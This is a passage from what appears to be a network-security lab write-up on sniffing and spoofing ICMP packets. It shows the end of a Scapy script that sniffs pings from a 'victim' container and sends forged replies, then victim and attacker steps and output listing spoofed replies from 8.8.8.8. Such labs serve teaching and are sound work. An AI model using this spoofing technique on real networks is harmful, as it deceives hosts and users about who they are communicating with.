
```
        send(new_pkt, verbose=0)


pkt = sniff(iface="br-ce2219c0e00d", filter='icmp and src host 10.9.0.5', prn=spoof_packet)
```




5. Ping some addresses from the victim terminal (invalid on web)




6. Check the response in attacker terminal




7. Ping some addresses from the victim terminal (invalid on LAN)




8. Check the response in attacker terminal



9. Ping some addresses from the victim terminal (valid)



10. Check the response in attacker terminal



```
spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----------

-----------
original packet
source IP 10.9.0.5
dest IP 8.8.8.8
-----------

-----------
spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----------

-----------
original packet
source IP 10.9.0.5
dest IP 8.8.8.8
-----------

-----------
spoofed packet
source IP 8.8.8.8
dest IP 10.9.0.5
-----------

-----------
original packet
source IP 10.9.0.5
dest IP 8.8.8.8
```